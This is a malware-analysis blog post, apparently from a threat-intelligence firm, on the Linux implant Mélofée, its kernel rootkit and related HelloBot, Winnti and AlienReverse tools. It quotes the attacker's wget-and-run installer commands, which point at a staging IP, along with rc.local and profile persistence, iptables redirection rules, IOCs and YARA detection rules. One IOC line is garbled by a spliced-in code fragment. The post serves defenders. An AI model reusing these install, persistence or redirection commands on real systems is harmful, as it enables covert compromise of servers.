Mélofée: a new alien malware in the Panda's toolset targeting Linux hosts

We recently discovered an novel undetected implant family targeting Linux servers, which we dubbed *Mélofée*.

We linked with high confidence this malware to chinese state sponsored APT groups, in particular the notorious *Winnti* group.

In this blogpost we will first analyze the capabilities offered by this malware family, which include a kernel mode rootkit, and then deep dive in an infrastructure pivot maze to discover related adversary toolsets.

Mélofée implant analysis

We found three samples of this malware family, which we dubbed *Mélofée*.

Two of these samples included a version number (`20220111`, `20220308`), and we assess that the last sample was likely dated from late April or May 2022.

All these samples shared a common code base, but showed a constant development in the following domains:

- evolutions of the communication protocol and the packet format
- change in the encryption of the configuration, using first `RC4` and then a simple `xor`
- the development of a `SelfForwardServer` functionality
- lastly, the inclusion of a kernel mode rootkit in the last sample.

Rootkit

The first sample we found dropped a rootkit based on a modified version of the open source projet `Reptile` [1].

According to the `vermagic` metadata, it is compiled for a kernel version `5.10.112-108.499.amzn2.x86_64`. The rootkit has a limited set of features, mainly installing a hook designed for hiding itself.

The rootkit hooks the functions `fillonedir`, `filldir` and `filldir64` in order to not display files with names containing `intel_audio` or `rc.modules` when listing a directory.

It also hooks the `inet_ioctl` function in order to be able to communicate with its userland part using the `ioctl` system call. The kernel rootkit expects the userland component to send a value of `0xe0e0e0e` during the IOCTL call, with 2 commands supported (these two commands being `hide` and `show`).

The rootkit is loaded both by the *installer* and *server* components with a call to the `insmod` utility.

Installer

The implant and the rootkit were installed using shell commands downloading both the installer and a custom binary package from an adversary controlled server. This behaviour is similar to the installation process of *Winnti* Linux rootkits.

```
wget http://173.209.62[.]186:8765/installer -O /var/tmp/installer
wget http://173.209.62[.]186:8765/a.dat -O /var/tmp/usbd;
chmod +x /var/tmp/installer;
/var/tmp/installer -i /var/tmp/usbd
```

The installer is also developped in `C++`, and takes the binary package as an argument. It then then proceeds to extract and install both the rootkit and the *server* component. The rootkit and implant paths are hardcoded to respectively `/etc/intel_audio/intel_audio.ko` and `/etc/intel_audio/audio` The installer inserts the kernel rootkit using a call to `system("insmod /etc/intel_audio/intel_audio.ko")`, and also install the persistance in the `/etc/rc.modules` file.

Writing to this script ensures that both kernel and implant are executed at boot time[2].

The resulting script after installation can be seen below:

```
#!/bin/sh
#Script for starting modules
/sbin/insmod /etc/intel_audio/intel_audio.ko
/etc/intel_audio/audio
#End script
```

The first bytes of the package includes the offset to the payload (in little endian), which is used to correctly extract the kernel rootkit and the *server* implant.

```
00000000: b07e 0000 a841 3000 7f45 4c46 0201 0100  .~...A0..ELF....
00000010: 0000 0000 0000 0000 0100 3e00 0100 0000  ..........>.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

The developper was also kind enough to includes an `usage` function describing the installer's options:

```
void usage(undefined8 param_1)

{
  printf("Usage: <%s> [options]\n",param_1);
  puts("    -r                  Remove");
  puts("    -i <data file>      Install");
  puts("    -d                  Run in background");
  puts("    -h                  Show help");
  return;
}
```

Configuration management

The configuration is encrypted using the *RC4* algorithm in the two early samples, and with a simple `xor` with a single byte key (`0x43`) in the undated sample.

The configuration format has changed between the samples, the first one containing all elements in encrypted form, and the last one with only the C&C domain encrypted.

Example of decrypted configuration:

```
1:www.data-yuzefuji[.]com:443:5
```

This configuration contains the following elements:

- The socket type (`0x1` being `TCP`)
- The C&C domain
- The communication port
- The sleeptime in minutes between requests

Persistance mechanisms

The implant has two mechanisms of persistance, depending on its running privileges. If it runs as the `root` user, it tries to write a line containing `sh -c IMPLANT_EXECUTABLE_NAME >/dev/null 2>&` in the files `/etc/rc.local` or `/etc/rc.d/rc.local`.

If it runs as a simple user, it will try to install its persistance in the following files:

- `/home/CURRENT_USERNAME/.bash_profile`
- `/home/CURRENT_USERNAME/.bash_login`
- `/home/CURRENT_USERNAME/.profile`

The rootkit installer will insert the persistance for the kernel module in the `/etc/rc.modules` file.

Supported commands

The commands supported by the implant have evolved between the samples, showing current development of the backdoor.

The first two versions:

Command ID	Capability	Comment
`0x103`	`ping_back`	Sent by the client
`0x1`	`uninstall`	Kill the current process and removes the persistance
`0x2`	`update_and_relaunch`	Overwrite the current running file and relaunch
`0x3`	`launch_new_command_thread`	Creates a new socket for interaction
`0x4`	`write_file`	
`0x5`	`read_file`	
`0x6`	`launch_shell`	
`0x7`	`create_socket`	`0x0`: TCP, `0x1`: TLS, `0x2`: UDP
`0x10`	`send_local_information`	Hostname, date, current UID, implant version number, …
`0x50001`	`list_directory`	
`0x50002`	`create_directory`	
`0x50003`	`not_implemented`	
`0x50004`	`delete_directory`	Wrapper over `system("rm -fr %s)`

Last version:

Command ID	Capability	Comment
`0x10005`	`reset_timer`	
`0x10002`	`clean_and_exit`	
`0x10004`	`create_socket`	Create a bidirectional socket, probably used for proxying
`0x40001`	`list_directory`	
`0x40002`	`delete_directory`	Wrapper over `system("rm -fr %s)`
`0x40003`	`rename`	
`0x40004`	`create_directory`	
`0x40005`	`write_file`	
`0x40006`	`read_file`	
`0x50001`	`exec_command_with_output`	
`0x70001`	`write_integer_to_file`	Purpose unknown, probably used for sleeptime
`0x60001`	`launch_shell`	
`0x90001`	`no_op`	

Communication protocols

The communication protocols have evolved in the three analyzed samples, however three socket types are implemented:

- `TCPSocket` (type `0x0`) using raw TCP, with a custom packet format described below;
- `TLSSocket` (type `0x1`), using a TLS encrypted channel to exchange with the C&C server;
- `UDPSocket` (type `0x2`), using the `KCP` protocol [3] to send data. It should be noted that the `KCP` protocol is a public communication library, and is also used in several malware families such as *Amoeba* [4] or *CrossWalk* [5];
- Some leftover code seems to indicate that there could be a third type `0x3` for HTTP based communications, but it was not implemented in the analyzed samples.

While the data is not encrypted in any form in two of the samples, in the last one it is encrypted using the `RC4` algorithm with a hardcoded key (`\x01\x02\x03\x04` repeated 4 times).

The packet formats used by *Mélofée* are the following:

```
struct Packet202201_3 {
    unsigned int dwCommand;
    unsigned int dwCommandResult;
    unsigned int dwUnknown;
    unsigned int dwDataSize;
    char [] clear_text_data;
}

struct Packet202205 {
    unsigned int dwUnknown;
    unsigned int dwRandom1;
    unsigned int dwRandom2;
    unsigned int dwCommandResult;
    unsigned int dwCommandID;
    unsigned int dwCommandSize;
    char [] encrypted_data;
}
```

`SelfForwardServer` and listening server

In the latest sample, a new functionality was implemented, named `SelfForwardServer`.

Depending on a configuration flag, the implant can install `iptables` rules to redirect TCP network traffic from port `57590`

The steps to install these rules are the following:

- First a new *NAT* chain named is created `XFILTER` using the following command: `iptables -t nat -N %s`
- A redirection rule is added for the port in this *NAT* chain:`iptables -t nat -A %s -p tcp -j REDIRECT --to-port %d`
- Save the recent connections from port 45535 with the name `ipxles`: `iptables -t nat -A PREROUTING -p tcp --sport 45535 -m recent --set --name %s --rsource -j ACCEPT`
- Redirects recent `ipxles` connections to the *NAT* chain: `iptables -t nat -A PREROUTING -p tcp --dport %d --syn -m recent --rcheck --seconds 300 --name %s --rsource -j %s`
- Finally, the host is instructed to accept network traffic on the port `57590` using the command `iptables -I INPUT -p tcp --dport %d -j ACCEPT`

It should be noted that while the `SelfForwardServer` was deactivated in the configuration, the sample embedded both a self-signed certificate generated on `2021-06-03` and the corresponding private key to be used for securing communication in `Server` mode.

Some of the underlying code is also present in the two earlier samples (as documented by leftover `RTTI` information), and three types of server were available:

- `TCPServer` (type `0x00`)
- `TLServer` (type `0x1`)
- `UDPServer` (type `0x2`)

One interesting tidbit of this code is hidden in the `receive` function of the `TLSServer` (at address `0x429b7a` in the undated sample). When the 4 first bytes received by this function using the `recv` library call are `03 01 d3 76`, a flag affecting the creation of the subsequent socket is set. However, we could not identify precisely the purpose of this magic.

Because of the presence of unused code, and the evolutions between the samples, we assess that the `Server` and `SelfForwardServer` are currently under development by the attackers.

Another pokemon inside the attacker's toolset

We analyzed the infrastructure used by the attacker using pivot on both public and private datasets. We assess that this malware family is probably linked to the *Amoeba* ant *Winnti* [4] [6] [7] [8] state sponsored threat groups.

The infrastructure for the *Mélofée* implants are linked to the following tools:

- Some of the servers were tracked by our Cyber Threat Intelligence as *ShadowPad* C&C servers;
- Other servers were linked to both *Winnti* and *HelloBot* tools;

- We also saw related domains used as C&C servers for tools like *PlugX*, *Spark*[9], *Cobalt Strike*, *StowAway* [10], and the legitimate *toDesk* remote control tool;
- Lastly, the attacker also probably used the *ezXSS* [11] tool, but we could not confirm why.

Hellobot

HelloBot is a malware family also targeting Linux hosts and is known to be used by APT groups such as *Earth Berberoka* [6]. While pivoting on the *Mélofée* infrastructure, we found a common IP with an *HelloBot* sample, which provided another point to dig in.

We found several samples of this malware and developped a custom configuration extraction script (provided in the annexes of this blog post).

Using the configurations extracted, we also were able to find strong infrastructure links between *HelloBot* and *Winnti*, for example both used a subdomain of `gitlab[.]com` and `cloudflare[.]com` as C&C servers.


Probable links with *Winnti*

The response issued by the C&C server at the IP address `173.209.62.186` on the port 443 could be uniquely linked to another domain `dev.yuanta.dev`. This server was known to be used to stage archives containing an installer for the Linux version of the *Winnti* rootkit [7].

We also downloaded several samples of this malware family, extracted the configuration (using the script provided by *Chronicle*), and found several common domains between *HelloBot* and *Winnti*, such as `cloudflare[.]com` and `gitlab[.com`.

Analysis graph

Using the previous datapoints, we generated an infrastructure graph to draw the relations between the samples.



We assess with high confidence that *HelloBot*, *Winnti* and *Mélofée* are all related and were used by Chinese state sponsored attacker groups during at least all of 2022.

Alien

During our analysis, we discovered another Linux implant dubbed *AlienReverse*.

This code was architectured in a similar manner as *Mélofée*, however there are several crucial differences:

- The data of the communication protocol was encrypted using `pel_decrypt` and `pel_encrypt` from the `Reptile` project [1].
- The command IDs were different, as can be seen below
- The tool included several other public tools, such as `EarthWorm` [12] and `socks_proxy` [13].

There were however some common points between *Mélofée* and *AlienReverse*

- Both implants were developped in `C++`
- Both implants used a file with a fixed ID in `/var/tmp/%s.lock` to ensure only one implant is running (this code was found in public [14], but seems rarely used in the wild)
- This implant implemented a similar mechanism for limiting working hours (defined as `worktime`)

The command supported by this implant were the following:

Command ID	Capability	Comment
`0x110010`	`CmdBroadcast`	Send encrypted data over the socket

Command ID	Capability	Comment
`0x110011`	`CmdOnRainUninstall`	Unimplemented
`0x110020`	`CmdOnline`	Send local information such as hostname, date, and current UID to the server
`0x110061`	`FileManager`	Supports several subcommands such as `OpenFile`, `CreateDir`, `FileEnum`, `FileDownload`, …
`0x110062`	`ScreenSnapshot`	Unimplemented
`0x110063`	`CmdOnTaskList`	Unimplemented
`0x110064`	`CmdOnShellCommand`	Launch interactive shell
`0x110065`	`CmdOnShellActive`	Unimplemented
`0x110066`	`CmdOnServiceList`	Unimplemented
`0x110068`	`CmdOnPortMapping`	Launches `EarthWorm` to perform the port mapping, supporting a scanning mode with another `AlienReverse` implant used as a proxy. Also implements the management of a `Socks` proxy
`0x110073`	`CmdOnKbdRecord`	Unimplemented
`0x110075`	`CmdOnWorkTime`	Writes the expected runtime hours in the file `/tmp/worktime`

The packet format used by the communication protocol is very similar to the one used by *Mélofée*:

```
struct AlienComzPacket {
    unsigned int dwTickCount;
    unsigned int dwMagic1; // 0xa003001
    unsigned int dwMagic2; // 0x10000137, also used to indicate if the packet has
data
    unsigned int dwCommandID;
    unsigned int dwTotalSize;
    unsigned int dwEncryptedSize;
    unsigned int ;
    char []      data; // The data encrypted using pel_encrypt
}
```

While we initially thought that this sample was related to the *Mélofée* family, we came to the conclusion that it is a distinct tool. However, we decided to include it in this report because it was used as a starting point in this investigation, and we think that sharing it to the public is important.

We also could not link it to known adversary groups, but we assess that it is likely used in targeted attacks.

Conclusion

The *Mélofée* implant family is another tool in the arsenal of chinese state sponsored attackers, which show constant innovation and development.

The capabilities offered by *Mélofée* are relatively simple, but may enable adversaries to conduct their attacks under the radar. These implants were not widely seen, showing that the attacker are likely limiting its usage to high value targets.

Annexes

IOCs

Hashes

SHA256	FileType	Comment
`3ca39774a4405537674673227940e306cf5e8cd8dfa1f5fc626869738a489c3d`	Text file	Installation commands
`758b0934b7adddb794951d15a6ddcace1fa523e814aa40b55e2d071cf2df81f0`	ELF x64 executable	Installer
`a5a4284f87fd475b9474626040d289ffabba1066fae6c37bd7de9dabaf65e87a`	ELF x64 executable	Implant version *20220111*
`2db4adf44b446cdd1989cbc139e67c068716fb76a460654791eef7a959627009`	ELF x64 executable	Implant version *20220308*
`8d855c28744dd6a9c0668ad9659baf06e5e448353f54d2f99beddd21b41390b7`	ELF x64 executable	Implant with rootkit and without version number
`f3e35850ce20dfc731a6544b2194de3f35101ca51de4764b8629a692972bef68`	Binary file	Container of rootkit and implant probably used for installation
`330a61fa666001be55db9e6f286e29cce4af7f79c6ae267975c19605a2146a21`	PE x64 executable	Cobalt Strike beacon
`7149cdb130e1a52862168856eae01791cc3d9632287f990d90da0cce1dc7c6b9`	PE32 executable	Cobalt Strike beacon
`a62b67596640a3ebadd288e733f933ff581cc1822d6871351d82bd7472655bb5`	ELF x64 executable	StowAway proxy tool

SHA256	FileType	Comment
`3535f45bbfafda863665c41d97d894c39277dfd9af1079581d28015f76669b88`	ELF x64 executable	*AlienReverse* implant
`2e62d6c47c00458da9338c990b095594eceb3994bf96812c329f8326041208e8`	ELF x32 executable	*HelloBot* implant
`407ab8618fed74fdb5fd374f3ed4a2fd9e8ea85631be2787e2ad17200f0462b8`	ELF x32 executable	*HelloBot* implant
`187b6a4c6bc379c183657d8eafc225da53ab8f78ac192704b713cc202cf89a17`	ELF x32 executable	*HelloBot* implant
`2801a3cc5aed8ecb391a9638a3c6f8db58ca3002e66f11bf88f8c7c2e5a6b009`	ELF x32 executable	*HelloBot* implant
`6e858c2c9ae20e3149cb0012ab9a24995aa331d2a818b127b2f517bc3aa745a0`	PE x64 executable	*Go* downloader for *toDesk*
`7684e1dfaeb2e7c8fd1c9bd65041b705bc92a87d9e11e327309f6c21b5e7ad97`	PE x64 executable	*Go* downloader for *toDesk*
`899ef7681982941b233e1ea3c1a6d5a4e90153bbb2809f70ee5f6fcece06cabc`	PE x64 executable	*Spark* implant
`c36ab5108491f4969512f4d35e0d42b3d371033c8ccf03e700c60fb98d5a95f8`	ELF x64	UPX Packed executable (probably NPS, to confirm)
`ad5bc6c4e653f88c451f6f6375516cc36a8fa03dd5a4d1412a418c91d4f9bec8`	ASCII text file	Script dropped in `/etc/rc.modules` for rootkit persistance
`1f9e4bfb25622eab6c33da7da9be6c51cf8bf1a284ee1c1703a3cee445bc8cd9`	ELF x64 executable	*Winnti* Linux
`22fd67457274635db7dd679782e002009363010db66523973b4748d5778b1a2a`	ELF x64 executable	*Winnti* Linux
`3c1842d29a3445bd3b85be486e49dba36b8b5ad55841c0ce00630cb83386881d`	ELF x64 executable	*Winnti* Linux
`5861584bb7fa46373c1b1f83b1e066a3d82e9c10ce87539ee1633ef0f567e743`	ELF x64 executable	*Winnti* Linux rootkit
`378acfdbcec039cfe7287faac184adf6ad525b201cf781db9082b784c9c75c99`	Shell script	*Winnti* Linux rootkit installer
`617f9add4c27f3bb91a32fee007cce01f5a51deaf42e75e6cec3e71afe2ba967`	ELF x64 executable	*Winnti* Linux
`69ff2f88c1f9007b80d591e9655cc61eaa4709ccd8b3aa6ec15e3aa46b9098bd`	ELF x64 executable	*Winnti* Linux
`ad979716afbce85776251d51716aeb00665118fb350038d150c129256dd6fc5f`	ELF x64 executable	*Winnti* Linux
`f49f1b2cc52623624fdd3d636056b8a80705f6456a3d5a676e3fb78749bdd281`	ELF x64 executable	*Winnti* Linux
`2c1a6fe08c8cbdc904809be4c12b520888da7f33123d1656a268780a9be45e20`	ELF x64 executable	*Winnti* Linux rootkit (Azazel fork)
`a37661830859ca440d777af0bfa829b01d276bb1f81fe14b1485fa3c09f5f286`	JavaScript file	*ezXSS* payload

Filenames

- `/etc/intel_audio`
- `/etc/intel_audio/id`
- `/etc/intel_audio/intel_audio.ko`

Network IOCs

IOC	Comment
`dgbyem[.]com`	*AlienReverse* C&C domain
`update[.]ankining[.]com`	*Mélofée* C&C subdomain
`www.data-yuzefuji.com`	*Mélofée* C&C domain
`ssm[.]awszonwork[.]com`	*Mélofée* C&C subdomain
`stock[.]awszonwork[.]com`	*CobaltStrike* C&C subdomain
`help[.]gitlab[.]com`	*HelloBot* C&C subdomain
`about[.]gitlab[.]com`	*StowAway* and *Winnti* C&C subdomain
`www[.]gitlab[.]com`	Unknown usage
`cloudflare[.]com`	*CobaltStrike* C&C domain, *PlugX* staging
`cdn[.]cloudflare[.]com`	*HelloBot* C&C subdomain
`cdn2[.]cloudflare[.]com`	C&C subdomain
`cdn3[.]cloudflare[.]com`	C&C subdomain
`cdn4[.]cloudflare[.]com`	C&C subdomain
`dns[.]cloudflare[.]com`	*PlugX* and *Winnti* C&C subdomain
`dns2[.]cloudflare[.]com`	*Spark* C&C subdomain, *ToDesk* staging
`dev[.]yuanta[.]dev`	Probable `Winnti` C&C domain
`test[.]yuanta[.]dev`	Probable `Winnti` C&C domain

IOC	Comment
us.securitycloud-symantec[.]icu	*Winnti* C&C domain
vt.livehost[.]live	*Winnti* C&C domain
156.67.208[.]192	*Mélofée* C&C IP
5.61.57[.]80	*Mélofée* C&C IP
147.139.28[.]254	*AlienReverse* C&C IP
173.209.62[.]186	*Mélofée* installer staging
173.209.62[.]187	C&C server
173.209.62[.]188	*Mélofée* C&C server and *Winnti* staging domain
173.209.62[.]189	C&C server
173.209.62[.]190	*Mélofée* C&C IP
167.172.73[.]202	*CobaltStrike, * // The data encrypted using pel_encryptShadowPad* and *HelloBot* C&C IP
47.243.51[.]98	*StowAway* C&C IP
185.145.128[.]90	*CobaltStrike* and *PlugX* C&C IP
103.87.10[.]100	*toDesk* staging
202.182.101[.]174	*PlugX* C&C IP
144.202.112[.]187	*PlugX* staging
38.54.30[.]39	*Winnti* C&C IP

Yara rules

```
rule UNK_APT_MelofeeImplant {
    meta:
        author = "Exatrack"
        date =   "2023-03-03"
        update =   "2023-03-03"
        description = "Detects the Melofee implant"
        tlp =  "CLEAR"
        sample_hash =
"a5a4284f87fd475b9474626040d289ffabba1066fae6c37bd7de9dabaf65e87a,f3e35850ce20dfc731a6544b2194de3f3510


    strings:
        $str_melofee_implant_01 = "10PipeSocket"
        $str_melofee_implant_02 = "ikcp_ack_push"
        $str_melofee_implant_03 = "TLSSocketEE"
        $str_melofee_implant_04 = "/tmp/%s.lock"
        $str_melofee_implant_05 = "neosmart::WaitForMultipleEvents"
        $str_melofee_implant_06 = "9TLSSocket"
        $str_melofee_implant_07 = "7VServer"
        $str_melofee_implant_08 = "N5boost6detail13sp_ms_deleterI13UdpSocketWrapEE"
        $str_melofee_implant_09 = "UdpServerWrap"
        $str_melofee_implant_10 = "KcpUpdater"
        $str_melofee_implant_11 = "SelfForwardServer"

        $str_command_parsing_01 = {3? 01 00 05 00 ?? ?? ?? ?? 00 00 3? 01 00 05 00
?? ?? 3? 05 00 04 00}
        $str_command_parsing_02 = {3? 04 00 04 00 ?? ?? ?? ?? 00 00 3? 04 00 04 00
?? ?? 3? 05 00 01 00}
        $str_command_parsing_03 = {3? 01 00 07 00 ?? ?? ?? ?? 00 00 3? 01 00 09 00
?? ?? ?? ?? ?? 00 3? 01 00 06 00 }

    condition:
        3 of them
}


rule UNK_APT_Melofee_Installer {
    meta:
        author = "Exatrack"
        date =   "2023-03-15"
        update =   "2023-03-15"
        description = "Detects the installer for melofee malware"
        score =   80
        tlp =  "AMBER"
        source =  "Exatrack"
```

```
        sample_hash =
"758b0934b7adddb794951d15a6ddcace1fa523e814aa40b55e2d071cf2df81f0"

    strings:
        $str_melofee_installer_01 = "#Script for starting modules"
        $str_melofee_installer_02 = "#End script"
        $str_melofee_installer_03 = "/etc/intel_audio/"
        $str_melofee_installer_04 = "rm -fr /etc/rc.modules"
        $str_melofee_installer_05 = "-i <data file>      Install"
        $str_melofee_installer_06 = "cteate home folder failed"
        $str_melofee_installer_07 = "create rootkit file failed"
        $str_melofee_installer_08 = "create auto start file failed"
        $str_melofee_installer_09 = "Remove Done!" // only 3 files on VT with this
:D
        $str_melofee_installer_10 = "Unkown option %c\n"

    condition:
        any of them
}


rule UNK_APT_Alien_Implant {
    meta:
        author = "Exatrack"
        date =   "2023-03-03"
        update =   "2023-03-03"
        description = "Detects an unknown implant from AlienManager family, maybe
related to melofee"
        tlp =  "CLEAR"
        sample_hash =
"3535f45bbfafda863665c41d97d894c39277dfd9af1079581d28015f76669b88,"

    strings:
        $str_alien_01 = "[+]  Connect %s Successed,Start Transfer..."
        $str_alien_02 = "Alloc buffer to decrypt data error, length == %d."
        $str_alien_03 = "pel_decrypt_msg data error, error"
        $str_alien_04 = "encrypt data error, length == %d."
        $str_alien_05 = "DoRecvOverlapInternal error!"
        $str_alien_06 = "Socks Listen port is %d,Username is %s, password is %s"
        $str_alien_07 = "Start port mapping error! remoteAddr=%s remotePort=%d
localAddr=%s localPort=%d"
        $str_alien_08 = "OnCmdSocksStart error!"
        $str_alien_09 = "The master isn't readable!"
        $str_alien_10 = "ConnectBypassSocks proxy:%s:%d error!"
        $str_alien_11 = "ConnectBypassSocks to %s %d"
        $str_alien_12 = "now datetime: %d-%d-%d %d:%d:%d"
        $str_alien_13 = "Not during working hours! Disconnect!"
        $str_alien_14 = "Example: ./AlienReverse --reverse-address=192.168.1.101:80
--reverse-password=123456"
        $str_alien_15 = "Not during working hours! Disconnect!"
        $str_alien_16 = "SocksManager.cpp"
        $str_alien_17 = "connect() in app_connect"
        $str_alien_18 = "They send us %hhX %hhX"
        $str_alien_19 = "your input directory is not exist!"
        $str_alien_20 = "Send data to local error ==> %d.\n"

    condition:
        any of them
}
```

ATT&CK Techniques used

- T1583.001 - Attackers acquired servers for staging and command & control
- T5183.004 - Attackers acquired domains
- T1071.001 - Attacker uses application layer protocols as C2
- T1587.001 - Adversary develop custom malware to achieve its attacks
- T1037.004 - Adversary uses RC scripts as persistance

- T1059.004 - Attacker uses Unix shell commands and scripts
- T1132.002 - Non standard encoding using KCP
- T1573.001 - Attacker uses RC4 to encrypt its C2 traffic
- T1083 - File and directory discovery
- T1592.002 - Attacker discovers the installed version of the Linux distribution
- T1564.001 - Adversary hides the files using a rootkit
- T1562.003 - Adversary disables the shell history when executing a command
- T1070.004 - Adversary can remove the implant, the rootkit and its configuratin from the system
- T1599.001 - Adversary can modify thze firewall rules of the compromised host
- T1095 - Adversary can use UDP as a communication layer
- T1571 - Adversary can use alternative ports for communication
- T1027.002 - HelloBot implants are packed using UPX with the configuration appended
- T1027.007 - Adversary payloads are stripped
- T1588.001 - Adversary may buy or download malware
- T1588.002 - Adversary may buy or download tools such as Cobalt Strike
- T1057 - Adversary may list the processes executing on the compromised host
- T1572 - Adversary may tunnel network communications
- T1090 - Adversary may use a connection proxy for accessing internal ressources
- T1014 - Adversary uses a rootkit
- T1608.001 - Adversary uploads its malware on its infrastructure for deploying
- T1608.002 - Adversary uploads its tools on its infrastructure
- T1082 - Adversary gets detailed information about the compromised host such as the operating system version
- T1497.003 - Adversary uses time-based methods to avoid detection

HelloBot configuration extraction script

```
#!/usr/bin/env python3
# encoding: utf-8
"""

   Hello Bot configuration extractor

    (c) 2023 Exatrack
"""
import sys
import argparse
import struct


def decrypt_config(config):
    """
        Decrypts hellobot configuration
    """
    old_char = 0
    out = []
    key = b'ecfafeab6ee7d642'
    for index, car in enumerate(config):
        bVar1 = old_char ^ key[index%len(key)]
        dec_car = bVar1 ^ car
        old_char = car
        out.append(dec_car)
    return bytes(bytearray(out))


def get_config(data):
    """
        Extract the pointer to the configuration
    """
    offset = struct.unpack('I', data[-4:])[0]
    if offset > len(data)-4:
        print("[!] Error, cannot find offset, probably not a packed Hellobot
sample")
        raise IOError
    config = data[-offset-4:-4]
    if b'[main]' in config:
        print("[x] Success, found hellobot configuration")
    return -offset-4, config
```

```
def extract_hellobot(fname):
    packed_data = open(fname, 'rb').read()

    offset, config = get_config(packed_data)
    to_unpack = packed_data[:offset]
    with open(f"{fname}_config", "wb") as of:
        of.write(config)
    with open(f"{fname}_config_decrypted", "wb") as of:
        of.write(decrypt_config(config))
    with open(f"{fname}_packed", "wb") as of:
        of.write(to_unpack)


def main():
    parser = argparse.ArgumentParser(description=sys.modules[__name__].__doc__)
    parser.add_argument("filename", help="The filename of the sample to unpack")
    args = parser.parse_args()
    extract_hellobot(args.filename)
if __name__ == "__main__":
    main()
```

---

1. https://github.com/f0rb1dd3n/Reptile ↩ ↩
2. https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/5/html/deployment_guide/s1-kernel-modules-persistant ↩
3. https://github.com/skywind3000/kcp ↩
4. https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-LeonSilvia-NextGenPlugXShadowPad.pdf ↩ ↩
5. https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/ ↩
6. https://documents.trendmicro.com/assets/white_papers/wp-operation-earth-berberoka.pdf ↩ ↩
7. https://medium.com/chronicle-blog/winnti-more-than-just-windows-and-gates-e4f03436031a ↩ ↩
8. https://www.recordedfuture.com/chinese-group-tag-22-targets-nepal-philippines-taiwan ↩
9. https://github.com/XZB-1248/Spark ↩
10. https://github.com/ph4ntonn/Stowaway ↩
11. https://github.com/ssl/ezXSS ↩
12. http://rootkiter.com/EarthWorm/ ↩
13. https://github.com/fgssfgss/socks_proxy ↩
14. https://blog.csdn.net/weixin_29100927/article/details/116577862 ↩